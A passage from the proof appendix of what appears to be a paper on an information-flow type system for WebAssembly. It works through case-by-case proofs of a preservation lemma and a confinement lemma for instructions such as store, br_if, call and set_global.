From rules  $\mathbf{E-LOAD}$  and  $\mathbf{T-LOAD}$ , it follows that  $\sigma_0 = i32.\mathbf{const} \ i :: \sigma$  and  $\gamma_0 = \langle i32\langle \ell_a \rangle :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = t.\mathbf{const} \ n :: \sigma$ , for some  $n$  found at memory location  $i$ , and  $\gamma_1 = \langle t\langle \ell_a \sqcup \ell_m \sqcup pc \rangle :: st, pc \rangle :: \gamma$  Also,  $\theta = no-br$ , hence from Definition E.12,  $\Delta(C, \gamma_1, no-br) = \gamma_1$ . Then

$$\frac{\frac{\frac{\langle i32\langle \ell_a \rangle :: st, pc \rangle :: \gamma \Vdash i32.\mathbf{const} \ i :: \sigma}{\gamma \Vdash \sigma} \text{hyp.}}{\text{Lem. E.4.(v)}}}{\frac{\frac{t\langle \ell_a \sqcup \ell_m \sqcup pc \rangle \Vdash t.\mathbf{const} \ n}{\text{Def. E.18}}}{\langle t\langle \ell_a \sqcup \ell_m \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\mathbf{const} \ n :: \sigma} \text{Lem. E.4.(iv)}}$$

From rule  $\mathbf{E-LOAD}$ ,  $S_0 = S_1$ , hence  $C \vdash S_1$ .

The labels and frames of  $\sigma_0$  and  $\sigma_1$  are equal and so by the hypothesis  $C' \vdash \sigma_1$ .

- Case  $expr = t.\mathbf{store} \ \ell$

Rules  $\mathbf{E-STORE}$  and  $\mathbf{T-STORE}$  apply. For proving  $\Delta(C, \gamma_1, no-br) \Vdash \sigma_1$ , we apply Lemma E.4.(v) two times to relation  $\gamma_0 \Vdash \sigma_0$  known from the hypothesis.

From rule  $\mathbf{E-STORE}$ , we have that  $S_0$  is equal to  $S_1$  in all but the linear memory and so  $C \vdash S_1$  follows from the hypothesis ( $C \vdash S_0$ ).

$C \vdash t.\mathbf{const} \ n :: i32.\mathbf{const} \ i :: \sigma_1$ , hence, from Definition E.7, we get  $C' \vdash \sigma_1$ .

- Case  $expr = \mathbf{memory.size}$

Rules  $\mathbf{E-MEMORY-SIZE}$  and  $\mathbf{T-MEMORY-SIZE}$  apply. We use Lemma E.4.(iv) and a similar proof argument as in case  $\mathbf{const}$ .

- Case  $expr = \mathbf{memory.grow}$

Rules  $\mathbf{E-MEMORY-GROW}$  and  $\mathbf{T-MEMORY-GROW}$  apply. For proving  $\Delta(C, \gamma_1, no-br) \Vdash \sigma_1$ , we apply Lemmas E.4.(v) and E.4.(iv) to relation  $\gamma_0 \Vdash \sigma_0$  known from the hypothesis.

From rule E-STORE, we have that  $S_1$  is equal to  $S_0$  in all but the linear memory and so  $C \vdash S_1$  follows from the hypothesis ( $C \vdash S_0$ ).

The labels and frames of  $\sigma_0$  and  $\sigma_1$  are equal and so by the hypothesis  $C' \vdash \sigma_1$ .

- Case  $expr = \mathbf{nop}$

Trivial.

- Case  $expr = \mathbf{unreachable}$

Rule E-UNREACHABLE does not satisfy the hypothesis, hence the conclusion is vacuously true.

- Case  $expr = \mathbf{block}(\tau_1^n \rightarrow \tau_2^m) expr' \mathbf{end}$

From rules E-BLOCK and T-BLOCK, it follows that  $\sigma_0 = v_1^n :: \sigma_{init}$  and  $\gamma_0 = \langle \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows  $\sigma_1 = \sigma_{fin}$  and  $\gamma_1 = \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'$ .

Using the derivation below

$$\frac{\frac{\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{init}}{\text{hyp.}}}{\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m^0 :: \sigma_{init}} \text{Lem. E.4.(vi)}$$

and the fact that  $\text{label}(\tau_2^m) : C \vdash \sigma_0$  and  $\text{label}(\tau_2^m) : C \vdash S_0$  (both obtained from relations  $C \vdash \sigma_0$  and  $C \vdash S_0$  from hypothesis and Definitions E.7 and E.8), we apply the induction hypothesis and get that

$$\Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \theta) \Vdash \sigma.$$

We are to show  $\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{pred}(\theta)) \Vdash \sigma_1$ . Depending on the value of  $\theta$ , we distinguish four sub-cases:

1.  $\theta = \mathit{no-br}$

Then, from rule E-BLOCK,  $\sigma = \sigma' :: L_m^0 :: \sigma''$  and  $\sigma_{fin} = \sigma' :: \sigma''$ , and from Definition E.12,

$$\langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma' \Vdash \sigma' :: L_m^0 :: \sigma''$$

From Definition E.13,  $\text{pred}(0) = \mathit{no-br}$ , hence, from Definition E.12,  $\Delta(C, \gamma_1, \mathit{no-br}) = \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'$ . The consequent follows immediately from IH and Lemmas E.4.(vii) and E.4.(viii).

$C' \vdash \sigma_1$  follows by the induction hypothesis.

2.  $\theta = 0$

Then, from rule E-BLOCK,  $\sigma_{fin} = \sigma$ , and from Definition E.12,

$$\langle (\text{label}(\tau_2^m) : C). \text{labels}[0] :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin},$$

i.e.,  $\langle \tau_2^m :: st', pc' \sqcup pc'' \rangle :: \gamma' \Vdash \sigma_{fin}$ . The proof argument continues as in the previous case.





(c)  $\theta = \text{return}$

For proving  $\Delta(C, \gamma_1, j) \Vdash \sigma_1$ , we use a similar proof argument as in case **block**, sub-case  $\theta = \text{return}$ .

In all cases  $C \vdash S_1$  holds by the induction hypothesis.

- Case  $\text{expr} = \text{if } (\tau_1^n \rightarrow \tau_2^m) \text{ expr}_1 \text{ else expr}_2 \text{ end}$

From rules E-IF and T-IF, it follows that  $\sigma_0 = \text{i32.const } k :: v_1^n :: \sigma_{\text{init}}$  and  $\gamma_0 = \langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma$ . It further follows that  $\sigma_1 = \sigma_{\text{fin}}$  and  $\gamma_1 = \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma'$ .

Using the derivation below

$$\frac{\frac{\frac{\text{hyp.}}{\langle \text{i32} \langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma \Vdash \text{i32.const } k :: v_1^n :: \sigma_{\text{init}}} \text{--- Lem. E.4.(v)}}{\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma_{\text{init}}} \text{--- Lem. E.4.(vi)}}{\frac{\langle \tau_1^n, pc \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m^0 :: \sigma_{\text{init}}} \text{--- Lem. E.4.(viii)}}{\langle \tau_1^n, pc \sqcup \ell \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_1^n :: L_m^0 :: \sigma_{\text{init}}}$$

and the fact that  $\text{label}(\tau_2^m) : C \vdash \sigma_0$  and  $\text{label}(\tau_2^m) : C \vdash S_0$  (both obtained from relations  $C \vdash \sigma_0$  and  $C \vdash S_0$  from hypothesis and Definitions E.7 and E.8), we apply the induction hypothesis and get that

$$\Delta(\text{label}(\tau_2^m) : C, \langle \tau_2^m, pc' \rangle :: \langle st', pc'' \rangle :: \gamma', \theta) \Vdash \sigma.$$

We are to show  $\Delta(C, \langle \tau_2^m :: st', pc \sqcup pc'' \rangle :: \gamma', \text{pred}(\theta)) \Vdash \sigma_1$ .

The proof argument continues as in case **block** after applying the inductive hypothesis.

- Case  $\text{expr} = \text{br } i$

From rules E-BR and T-BR, it follows that  $\sigma_0 = v^n :: \sigma :: L_n^i :: \sigma'$  and  $\gamma_0 = \langle st :: st', pc \rangle :: \gamma$ , respectively.

It further follows that  $\sigma_1 = v^n :: \sigma'$  and  $\gamma_1 = \text{if } t_{pc}(\langle st'', pc' \rangle :: \gamma'[0 : i - 1]) :: \gamma'[i : ]$ , respectively. Also,  $\theta = i$ , hence from Definition E.12 and rule T-BR,  $\Delta(C, \gamma_1, i) = \langle st :: \gamma'[i].\text{fst}, pc' \sqcup \gamma'[i].\text{snd} \rangle :: \gamma'[i + 1 : ]$ . Then

$$\frac{\frac{\text{hyp.}}{\langle st :: st', pc \rangle :: \gamma \Vdash v^n :: \sigma :: L_n^i :: \sigma'} \text{--- Def. E.23}}{\gamma[i + 1 : ] \Vdash \sigma'} \text{--- Def. E.23}$$

$$\frac{\frac{\text{hyp.}}{C \vdash v^n :: \sigma} \text{--- Def. E.23} \quad \frac{\text{--- T-BR}}{C.\text{labels}[i] = st}}{st \Vdash v^n} \text{--- Def. E.23}}{\langle st, pc' \sqcup \gamma'[i].\text{snd} \rangle \Vdash v^n} \text{--- Lems. E.4.(vii) \& E.4.(viii)}}{\langle st :: \gamma'[i].\text{fst}, pc' \sqcup \gamma'[i].\text{snd} \rangle :: \gamma'[i + 1 : ] \Vdash v^n :: \sigma'}$$

From rule E-BR,  $S_0 = S_1$ , hence  $C \vdash S_1$ .

From the hypothesis,  $C \vdash v^n :: \sigma :: L_n^i :: \sigma'$ . Since  $\theta = i$ , we are to show  $C' \vdash v^n :: \sigma'$ , where  $C' = C[\text{labels}[i+1 : ]]$ . From  $\sigma_0 = v^n :: \sigma :: L_n^i :: \sigma'$ , it follows that  $\sigma'$  contains all labels  $L_p^k$ , for  $i+1 \leq k \leq |C.\text{labels}|$ . Similarly,  $C'.\text{labels} = C.\text{labels}[i+1 : ]$ . Thus, we get  $C \vdash v^n :: \sigma''$ , i.e.,  $C' \vdash \sigma_1$ .

- Case  $\text{expr} = \text{br\_if } i$

We distinguish two cases:

1. Evaluating  $\text{expr}$  follows rule E-BR-IF-JUMP

From rules E-BR-IF-JUMP and T-BR-IF, it follows that  $\sigma_0 = \text{i32.const } k+1 :: v^n :: \sigma :: L_n^i :: \sigma'$  and  $\gamma_0 = \langle \text{i32}\langle \ell \rangle :: st :: st', pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = v^n :: \sigma$  and  $\gamma_1 = \text{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i-1]) :: \gamma'[i : ]$ . Also,  $\theta = i$ , hence, from Definition E.12 and rule T-BR-IF,  $\Delta(C, \gamma_1, i) = \langle st :: \gamma'[i].\text{fst}, pc \sqcup \gamma'[i].\text{snd} \rangle :: \gamma'[i+1 : ]$ .

The proof argument continues as in case **br**.

2. Evaluating  $\text{expr}$  follows rule E-BR-IF-NO-JUMP

From rules E-BR-IF-JUMP and T-BR-IF, it follows that  $\sigma_0 = \text{i32.const } 0 :: \sigma$  and  $\gamma_0 = \langle \text{i32}\langle \ell \rangle :: st :: st', pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = \sigma$  and  $\gamma_1 = \text{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i-1]) :: \gamma'[i : ]$ , respectively. Also,  $\theta = \text{no-br}$ , hence from Definition E.12,  $\Delta(C, \gamma_1, \text{no-br}) = \text{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i-1]) :: \gamma'[i : ]$ . Then

$$\begin{array}{c}
 \frac{\frac{\frac{}{\langle \text{i32}\langle \ell \rangle :: st :: st', pc \rangle :: \gamma \Vdash \text{i32.const } 0 :: \sigma}{} \text{hyp.}}{\langle st :: st', pc \rangle :: \gamma \Vdash \sigma} \text{Lem. E.4(v)}}{\langle st :: st', pc \rangle :: \gamma[0 : i-1] \sqsubseteq \text{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i-1])} \text{Def. E.17}}{\frac{\frac{\frac{\frac{}{\gamma \sqsubseteq \gamma'}{} \text{T-BR-IF}}{\gamma[i : ] \sqsubseteq \gamma'[i : ]} \text{Def. E.10}}{\langle st :: st', pc \rangle :: \gamma \sqsubseteq \text{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i-1]) :: \gamma'[i : ]} \text{Def. E.10}}{\text{lifft}_{\ell \sqcup pc}(\langle st :: st', pc \rangle :: \gamma'[0 : i-1]) :: \gamma'[i : ] \Vdash v^n :: \sigma} \text{Lem. E.4(i)}}
 \end{array}$$

From rule E-BR-IF,  $S_0 = S_1$ , hence  $C \vdash S_1$ . Likewise  $\theta = \text{no-br}$  means that  $C = C'$  so  $C' \vdash \sigma_1$ .

- Case  $\text{expr} = \text{br\_table } i^m$

Similar with case **br\_if**  $i$ , sub-case 1).

- Case  $\text{expr} = \text{return}$

From rules E-RETURN and T-RETURN, it follows that  $\sigma_0 = v^n :: \sigma :: F_n$  and  $\gamma_0 = \langle st :: st', pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = v^n :: F_n$  and  $\gamma_1 =$

$\text{lif}_{pc}(\langle st'', \ell \rangle :: \gamma')$ . Also,  $\theta = \text{return}$ , hence from Definition E.12 and rule T-RETURN,  $\Delta(C, \gamma_1, \text{return}) = st$ . Then consequent  $st \Vdash v^n :: F_n$  follows immediately from hypothesis and Definition E.23.

From rule E-BR-IF,  $S_0 = S_1$ , hence  $C \vdash S_1$ .

$C \vdash v^n :: \sigma :: F_n$ , hence, from Definition E.7, we get  $C \vdash v^n :: F_n$ , i.e.,  $C' \vdash \sigma_1$ .

- Case  $\text{expr} = \text{call } i$

From rules E-CALL and T-CALL, it follows that  $\sigma_0 = v_1^n :: \sigma$  and  $\gamma_0 = \langle \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = v_2^m :: \sigma$  and  $\gamma_1 = \langle \tau_2^m :: st, pc \rangle :: \gamma$ , respectively. Also,  $\theta = \text{no-br}$ , hence from Definition E.12,  $\Delta(C, \gamma_1, \text{no-br}) = \langle \tau_2^m :: st, pc \rangle :: \gamma$ .

From rule T-FUNC and the inductive hypothesis, we get that  $\Delta(C, \langle \tau_2, pc^f \rangle, \theta) \Vdash v_2^m :: F_m$ .

Depending on the value of  $\theta$ , we distinguish three cases<sup>2</sup>:

1.  $\theta = \text{no-br}$

Then, from Definition E.12,  $\langle \tau_2^m, pc^f \rangle \Vdash v_2^m :: F_m$ . Then

$$\frac{\frac{\langle \tau_1^n :: st, pc \rangle :: \gamma \Vdash v_1^n :: \sigma \text{---hyp.}}{\langle st, pc \rangle :: \gamma \Vdash \sigma} \text{---Lem. E.4.(v)}^n}{\frac{\langle \tau_2^m, pc^f \rangle \Vdash v_2^m :: F_m \text{---IH}}{\langle \tau_2^m, pc^f \rangle :: \langle st, pc \rangle :: \gamma \Vdash v_2^m :: F_m :: \sigma} \text{---Lem. E.4.(iii)}}{\langle \tau_2^m :: st, pc \rangle :: \gamma \Vdash v_2^m :: \sigma} \text{---Lems. E.4.(vii) \& E.4.(viii)}$$

2.  $\theta = 0$

Then, from Definition E.12,  $\Delta(C, \langle \tau_2^m, pc^f \rangle, 0) = \langle \tau_2^m, pc^f \rangle$ .

The proof continues as in case  $\theta = \text{no-br}$ .

3.  $\theta = \text{return}$

Then, from Definition E.12

$$\Delta(C, \langle \tau_2^m, pc^f \rangle, \text{return}) = \langle C\{\text{locals } \tau_1^n :: \tau^*, \text{return } \tau_2^m\}. \text{return}, pc^f \rangle = \langle \tau_2^m, pc^f \rangle.$$

The proof continues as in case  $\theta = \text{no-br}$ .

Both  $C \vdash S_1$  and  $C' \vdash \sigma_1$  follow immediately from the induction hypothesis and the respective assumptions.

- Case  $\text{expr} = \text{call\_indirect } \tau_1^n \xrightarrow{\ell} \tau_2^m$

---

<sup>2</sup>Note  $\theta$  cannot be  $j+1$  as then  $\Delta(C, \langle \tau_2^m, pc^f \rangle, j+1)$  would not be well-defined in the induction hypothesis and so the induction hypothesis would not hold.

From rules E-CALL-INDIRECT and T-CALL-INDIRECT, it follows that  $\sigma_0 = \text{i32.const } i :: v_1^n :: \sigma$  and  $\gamma_0 = \langle \text{i32}\langle \ell \rangle :: \tau_1^n :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = v_2^m :: \sigma$  and  $\gamma_1 = \langle \tau_2^m :: st, pc \rangle :: \gamma$ , respectively. Also,  $\theta = \text{no-br}$ , hence from Definition E.12,  $\Delta(C, \gamma_1, \text{no-br}) = \langle \tau_2^m :: st, pc \rangle :: \gamma$ .

The proof continues as in case **call**.

- Case  $\text{expr} = \text{expr}_1; \text{expr}_2$

We distinguish two cases:

1. Evaluating  $\text{expr}$  follows rule E-SEQ.

Follows trivially from the inductive hypothesis.

2. Evaluating  $\text{expr}$  follows rule E-SEQ-JUMP.

From the inductive hypothesis, we get  $C \vdash S_1$ ,  $C' \vdash \sigma_1$ , and  $\Delta(C, \gamma', \theta) \Vdash \sigma_1$ .

We are to show that  $\Delta(C, \gamma'', \theta) \Vdash \sigma_1$ .

Depending on the value of  $\theta$ , we distinguish the two sub-cases:

- (a)  $\theta = j$

Then, from Definition E.12,  $\langle C.\text{labels}[j] :: \gamma'[j+1 : ].\text{fst}, \gamma'[0].\text{snd} \sqcup \gamma'[j+1 : ].\text{snd} \rangle :: \gamma'[j+2 : ] \Vdash \sigma_1$ . We are to show  $\langle C.\text{labels}[j] :: \gamma''[j+1 : ].\text{fst}, \gamma''[0].\text{snd} \sqcup \gamma''[j+1 : ].\text{snd} \rangle :: \gamma''[j+2 : ] \Vdash \sigma_1$ . Then

$$\frac{\frac{\frac{\overline{\langle C.\text{labels}[j] :: \gamma'[j+1 : ].\text{fst}, \gamma'[0].\text{snd} \sqcup \gamma'[j+1 : ].\text{snd} \rangle :: \gamma'[j+2 : ] \Vdash \sigma_1}^{\text{IH}}}{\frac{\gamma'[1 : ] \sqsubseteq \gamma''[1 : ]}{\text{Lem. E.11}}}{\frac{\gamma'[i+1 : ] \sqsubseteq \gamma''[i+1 : ]}{\text{Def. E.10}}}}{\langle C.\text{labels}[j] :: \gamma''[j+1 : ].\text{fst}, \gamma''[0].\text{snd} \sqcup \gamma''[j+1 : ].\text{snd} \rangle :: \gamma''[j+2 : ] \Vdash \sigma_1}^{\text{Lem. E.4(i)}}$$

- (b)  $\theta = \text{return}$

Then  $\Delta(C, \gamma', \text{return}) = \Delta(C, \gamma'', \text{return})$ , hence the desired consequent follows immediately. ■

**Lemma E.13** (Confinement). *For any typing context  $C$ , store  $S_0$ , operand stack  $\sigma_0$ , stack-of-stacks  $\gamma_0$ , and expression  $\text{expr}$ , such that  $C \vdash S_0$ ,  $C \vdash \sigma_0$ , and  $\gamma_0 \Vdash \sigma_0$ , if  $\langle \langle \sigma_0, S_0, \text{expr} \rangle \Downarrow \langle \sigma_1, S_1, \theta \rangle \rangle, \gamma_0, C \vdash \text{expr} \dashv \gamma_1$ , and  $\gamma_0[0].\text{snd} \not\sqsubseteq \mathcal{A}$ , then the following statements hold:*

1.  $\gamma_0 \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \gamma_1, \theta) \Vdash \sigma_1$ ,
2.  $S_0 \triangleleft_{\mathcal{A}}^C S_1$ , and
3.  $\gamma_1[0 : \text{nat}(\text{pred}(\theta))].\text{snd} \not\sqsubseteq \mathcal{A}$ .

*Proof.* By induction on the evaluation relation of the expression being executed.

- Case  $expr = t.\mathbf{const} n$

From rules E-CONST and T-CONST above it follows that  $\sigma_1 = t.\mathbf{const} n :: \sigma_0$  and  $\gamma_1 = \langle t\langle pc \rangle :: st, pc \rangle :: \gamma$ , respectively.

We are to show that

1.  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^{\Delta} (C, \langle t\langle pc \rangle :: st, pc \rangle :: \gamma, no-br) \Vdash t.\mathbf{const} n :: \sigma_0$   
From Definition E.12, this reduces to showing that  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \langle t\langle pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\mathbf{const} n :: \sigma_0$ , which follows immediately from Lemma E.9.(ii), since  $\mathbf{high}(t\langle pc \rangle)$  and  $t\langle pc \rangle \Vdash t.\mathbf{const} n$ .
2.  $S_0 \triangleleft_{\mathcal{A}}^C S_0$   
Obvious.
3.  $\gamma_1[0 : \mathbf{nat}(\mathbf{pred}(no-br))] \not\sqsubseteq_{\mathcal{A}}$   
Nothing to prove.

- Case  $expr = t.unop$

From rules E-UNOP and T-UNOP, it follows that  $\sigma_0 = t.\mathbf{const} n :: \sigma$ , and  $\gamma_0 = \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = t.\mathbf{const} n' :: \sigma$  and  $\gamma_1 = \langle t\langle \ell \sqcup pc \rangle :: st \rangle :: \gamma$ , respectively. We are to show that

1.  $\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash t.\mathbf{const} n :: \sigma \triangleleft_{\mathcal{A}}^C \Delta(C, \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma, no-br) \Vdash t.\mathbf{const} n' :: \sigma$   
From Definition E.12, this reduces to showing that  $\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash t.\mathbf{const} n :: \sigma \triangleleft_{\mathcal{A}}^C \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash t.\mathbf{const} n' :: \sigma$ .  
Then, by applying, in this order, Lemma E.9.(i), and Lemma E.9.(ii), considering for the latter that  $t\langle \ell \sqcup pc \rangle \Vdash t.\mathbf{const} n'$  and  $\mathbf{high}(t\langle \ell \sqcup pc \rangle)$ , and by using the transitivity of  $\triangleleft_{\mathcal{A}}^C$ , we get the desired consequent.
2.  $S_0 \triangleleft_{\mathcal{A}}^C S_0$   
Obvious.
3.  $\gamma_1[0 : \mathbf{nat}(\mathbf{pred}(no-br))] \not\sqsubseteq_{\mathcal{A}}$   
Nothing to prove.

- Case  $expr = t.binop$

The proof argument is similar to previous case.

- Case  $expr = \mathbf{drop}$

From rules E-DROP and T-DROP, it follows that  $\sigma_0 = v :: \sigma_1$  and  $\gamma_0 = \langle \tau :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\gamma_1 = \langle st, pc \rangle :: \gamma$ . We are to show that

1.  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma_1 \triangleleft_{\mathcal{A}}^{\Delta} (C, \langle st, pc \rangle :: \gamma, no-br) \Vdash \sigma_1$   
From Definition E.12, this reduces to showing that  $\langle \tau :: st, pc \rangle :: \gamma \Vdash v :: \sigma_1 \triangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1$ , which follows immediately from Lemma E.9.(i).

$$2. S_0 \triangleleft_{\mathcal{A}}^C S_0$$

Obvious.

$$3. \gamma_1[0 : \text{nat}(\text{pred}(\text{no-br}))] \not\sqsubseteq_{\mathcal{A}}$$

Nothing to prove.

- Case  $\text{expr} = \text{select}$

The proof argument is similar to case **unop**.

- Case  $\text{expr} = \text{get\_local } i$

From rules E-GET-LOCAL and T-GET-LOCAL, it follows that  $\sigma_1 = v :: \sigma_0$ , with  $v = \sigma_0|_F[0].\text{locals}[i]$ , and  $\gamma_1 = \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma$ , respectively. We are to show that

$$1. \langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \Delta(C, \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma, \text{no-br}) \Vdash v :: \sigma_0.$$

From Definition E.12, this reduces to showing that  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_{\mathcal{A}}^C \langle t\langle \ell \sqcup pc \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma_0$ .

From the hypothesis,  $pc \not\sqsubseteq_{\mathcal{A}}$ . Hence,  $\ell \sqcup pc \not\sqsubseteq_{\mathcal{A}}$  and  $\text{high}(t\langle \ell \sqcup pc \rangle)$ . Again from the hypothesis,  $C \vdash \sigma_0$ , i.e.,  $t\langle \ell \rangle \Vdash v$ . As  $\ell \sqsubseteq \ell \sqcup pc$ , from Lemma E.3,  $t\langle \ell \sqcup pc \rangle \Vdash v$ . Finally, applying Lemma E.9.(ii) to this latter statement and  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0$  (from hypothesis), gives us the desired consequent.

$$2. S_0 \triangleleft_{\mathcal{A}}^C S_0$$

Obvious.

$$3. \gamma_1[0 : \text{nat}(\text{pred}(\text{no-br}))] \not\sqsubseteq_{\mathcal{A}}$$

Nothing to prove.

- Case  $\text{expr} = \text{set\_local } i$

From rules E-SET-LOCAL and T-SET-LOCAL, it follows that  $\sigma_0 = v :: \sigma$  and  $\gamma_0 = \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\sigma_1 = \sigma|_F[0].\text{locals}[i \mapsto v]$  and  $\gamma_1 = \langle st, pc \rangle :: \gamma$ , respectively. We are to show that

$$1. \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma \triangleleft_{\mathcal{A}}^C \Delta(C, \langle st, pc \rangle :: \gamma, \text{no-br}) \Vdash \sigma_1.$$

From Definition E.12, this reduces to showing that  $\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma \triangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma_1$ .

From the hypothesis,  $\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma$  and from Lemma E.9.(i),  $\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma \triangleleft_{\mathcal{A}}^C \langle st, pc \rangle :: \gamma \Vdash \sigma$ .

Then, from the derivation tree below

$$\begin{array}{c}
 \frac{\frac{\frac{}{\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma_0 \Vdash v :: \sigma} \text{hyp.}}{\langle st, pc \rangle :: \gamma \Vdash \sigma} \text{Lem. E.4.(v)}}{\frac{\frac{\frac{\frac{}{pc \sqcup \ell \sqsubseteq \ell'} \text{hyp.}}{\ell' \not\sqsubseteq \mathcal{A}} \text{hyp.}}{\frac{\frac{\frac{}{C.\text{locals}[i] = t\langle \ell' \rangle} \text{T-SET-LOCAL}}{C \vdash \sigma} \text{hyp.}}{C \vdash \sigma_1} \text{Lem. E.12}}{\frac{\frac{\frac{\sigma|_F[0].\text{locals}[i] \sim_C^{\mathcal{A}} \sigma_1|_F[0].\text{locals}[i]}{\sigma|_F[0] \sim_C^{\mathcal{A}} \sigma_1|_F[0]} \text{Def. E.21}}{st :: \gamma.\text{fst} \Vdash \sigma \sim_C^{\mathcal{A}} st :: \gamma.\text{fst} \Vdash \sigma_1} \text{Def. E.22}}{st :: \gamma.\text{fst} \Vdash \sigma \triangleleft_C^{\mathcal{A}} st :: \gamma.\text{fst} \Vdash \sigma_1} \text{Lem. E.8}}{\langle st, pc \rangle :: \gamma \Vdash \sigma \triangleleft_C^{\mathcal{A}} \langle st, pc \rangle :: \gamma \Vdash \sigma_1} \text{Def. E.25}}
 \end{array}$$

and transitivity of  $\triangleleft_C^{\mathcal{A}}$ , the consequent follows.

2.  $S_0 \triangleleft_C^{\mathcal{A}} S_0$   
Obvious.
3.  $\gamma_1[0 : \text{nat}(\text{pred}(\text{no-br}))] \not\sqsubseteq \mathcal{A}$   
Nothing to prove.

• Case *expr* = **tee\_local** *i*

The proof argument is similar to case **set\_local**.

• Case *expr* = **get\_global** *i*

From rules E-GET-GLOBAL and T-GET-GLOBAL, it follows that  $\sigma_1 = v :: \sigma_0$  and  $\gamma_1 = \langle t\langle \ell \sqcup pc \rangle :: st \rangle :: \gamma$ , respectively. We are to show that

1.  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_C^{\mathcal{A}} \Delta(C, \langle t\langle \ell \sqcup pc \rangle :: st \rangle :: \gamma, \text{no-br}) \Vdash v :: \sigma_0$

From Definition E.12, this reduces to showing that  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0 \triangleleft_C^{\mathcal{A}} \langle t\langle \ell \sqcup pc \rangle :: st \rangle :: \gamma \Vdash v :: \sigma_0$ .

From the hypothesis,  $pc \not\sqsubseteq \mathcal{A}$ . Hence,  $\ell \sqcup pc \not\sqsubseteq \mathcal{A}$  and  $\text{high}(t\langle \ell \sqcup pc \rangle)$ . Again from the hypothesis,  $C \vdash \sigma_0$ , i.e.,  $t\langle \ell \rangle \Vdash v$ . As  $\ell \sqsubseteq \ell \sqcup pc$ , from Lemma E.3,  $t\langle \ell \sqcup pc \rangle \Vdash v$ . Finally, applying Lemma E.9.(ii) to this latter statement and  $\langle st, pc \rangle :: \gamma \Vdash \sigma_0$  (from hypothesis), gives us the desired consequent.

2.  $S_0 \triangleleft_C^{\mathcal{A}} S_0$   
Obvious.
3.  $\gamma_1[0 : \text{nat}(\text{pred}(\text{no-br}))] \not\sqsubseteq \mathcal{A}$   
Nothing to prove.

- Case  $expr = \text{set\_global } i$

From rules E-SET-GLOBAL and T-SET-GLOBAL, it follows that  $\sigma_0 = v :: \sigma_1$  and  $\gamma_0 = \langle t\langle \ell \rangle :: st, pc \rangle :: \gamma$ , respectively. It further follows that  $\gamma_1 = \langle st, pc \rangle :: \gamma$ . We are to show that

1.  $\langle t\langle \ell \rangle :: st, pc \rangle :: \gamma \Vdash v :: \sigma_1 \triangleleft_{\mathcal{A}}^C \Delta(C, \langle st, pc \rangle :: \gamma, no-br) \Vdash \sigma_1$   
